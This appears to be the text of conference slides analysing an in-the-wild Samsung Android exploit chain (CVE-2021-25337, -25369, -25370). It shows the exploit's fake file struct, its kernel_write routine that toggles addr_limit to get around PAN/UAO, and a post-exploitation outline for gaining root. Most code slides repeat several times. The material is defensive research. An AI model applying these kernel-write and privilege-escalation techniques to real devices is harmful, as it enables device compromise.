Replacement file struct

```
fake_file.f_u = 0x1010101;
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;
fake_file.f_count = 0x7F;
fake_file.private_data = addr_limit_ptr;
```

Replacement file struct

```
fake_file.f_u = 0x1010101;
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;
fake_file.f_count = 0x7F;
fake_file.private_data = addr_limit_ptr;
```

`file->private_data->sigmask = sigmask`

Overwrites the `addr_limit`

User Access Override (UAO) & Privileged Access Never (PAN)

- Hardware mitigations on ARMv8 CPUs
- PAN protects against the kernel accessing user-space memory
- UAO works with PAN by allowing unprivileged load and store instructions to act as privileged load and store instructions when the UAO bit is set.

```c
void kernel_write(unsigned long kaddr,
                  void *buf, unsigned long len) {
  if (write(kernel_rw_pipe[1], buf, len) != len)
    err(1, "failed to load userspace buffer");
  if (read(kernel_rw_pipe[0], (void*)kaddr, len) != len)
    err(1, "failed to overwrite kernel memory");
}
```

```
void kernel_write(unsigned long kaddr,
                  void *buf, unsigned long len) {
  if (write(kernel_rw_pipe[1], buf, len) != len)
    err(1, "failed to load userspace buffer");
  if (read(kernel_rw_pipe[0], (void*)kaddr, len) != len)
    err(1, "failed to overwrite kernel memory");
}
```

If `addr_limit` is set to `KERNEL_DS`, this will fail due to PAN because buf is in userspace.

```
void kernel_write(unsigned long kaddr,
                  void *buf, unsigned long len) {
  if (write(kernel_rw_pipe[1], buf, len) != len)
    err(1, "failed to load userspace buffer");
  if (read(kernel_rw_pipe[0], (void*)kaddr, len) != len)
    err(1, "failed to overwrite kernel memory");
}
```

If `addr_limit` is set to `KERNEL_DS-1`, this will fail due to UAO not being set and unprivileged load and store instructions can't access kernel memory.

The exploit’s kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
  unsigned long USER_DS = 0x7FFFFFFFFF;
  write(kernel_rw_pipe2, buf, buf_len);
  write(kernel_rw_pipe2, &USER_DS, 8u);
  set_addr_limit_to_KERNEL_DS();
  read(kernel_rw_pipe, kaddr, buf_len);
  read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

Switches `addr_limit` back and forth between `USER_DS` and `KERNEL_DS`.

On entry, `addr_limit = USER_DS`

The exploit's kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
  unsigned long USER_DS = 0x7FFFFFFFFF;
  write(kernel_rw_pipe2, buf, buf_len);
  write(kernel_rw_pipe2, &USER_DS, 8u);
  set_addr_limit_to_KERNEL_DS();
  read(kernel_rw_pipe, kaddr, buf_len);
  read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

The exploit's `kernel_write` function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
  unsigned long USER_DS = 0x7FFFFFFFFF;
  write(kernel_rw_pipe2, buf, buf_len);
  write(kernel_rw_pipe2, &USER_DS, 8u);
  set_addr_limit_to_KERNEL_DS();
  read(kernel_rw_pipe, kaddr, buf_len);
  read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

`set_addr_limit_to_KERNEL_DS` sends a signal to another process in the exploit to tell it to call `signalfd` in order to set the `addr_limit` to `KERNEL_DS`

The exploit’s kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
  unsigned long USER_DS = 0x7FFFFFFFFF;
  write(kernel_rw_pipe2, buf, buf_len);
  write(kernel_rw_pipe2, &USER_DS, 8u);
  set_addr_limit_to_KERNEL_DS();
  read(kernel_rw_pipe, kaddr, buf_len);
  read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```


Google

The exploit’s kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
  unsigned long USER_DS = 0x7FFFFFFFFF;
  write(kernel_rw_pipe2, buf, buf_len);
  write(kernel_rw_pipe2, &USER_DS, 8u);
  set_addr_limit_to_KERNEL_DS();
  read(kernel_rw_pipe, kaddr, buf_len);
  read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

Set the addr_limit back to USER_DS

Post-exploitation


Initial attack vector for code execution in an untrusted_app

???
Arbitrary file system read/write via clipboard

CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
Kernel information leak via sec_log.log

CVE-2021-25369
Privilege escalation via DPU driver

CVE-2021-25370
root

Post-exploitation

- Follow's process used by many other exploits:
  - Overwrite the current process's `cred` struct to get root privileges
  - Overwrite the current SELinux context to `vold`
- Unfortunately the sample did not include the final payload/implant

Final thoughts

Real-world example of what attackers are doing

Important data points

- Targeted manufacturer-specific components, rather than AOSP and upstream kernel
- 2 of the 3 bugs are logic bugs rather than memory corruption
- Java-specific components are also a good attack surface

Overall the exploit is “meh”

Transparency

1. Root cause analysis
2. Variant analysis
3. Patch analysis
4. Detection techniques
5. Exploit technique mitigations
6. Other hardening/systemic improvements

Learn from 0-days exploited in the wild to **make 0-day hard.**

THANK YOU!

@maddiestone
0day-in-the-wild <at> google.com

Detailed blog post:

https://googleprojectzero.blogspot.com/2022/11/a-very-powerful-clipboard-samsung-in-the-wild-exploit-chain.html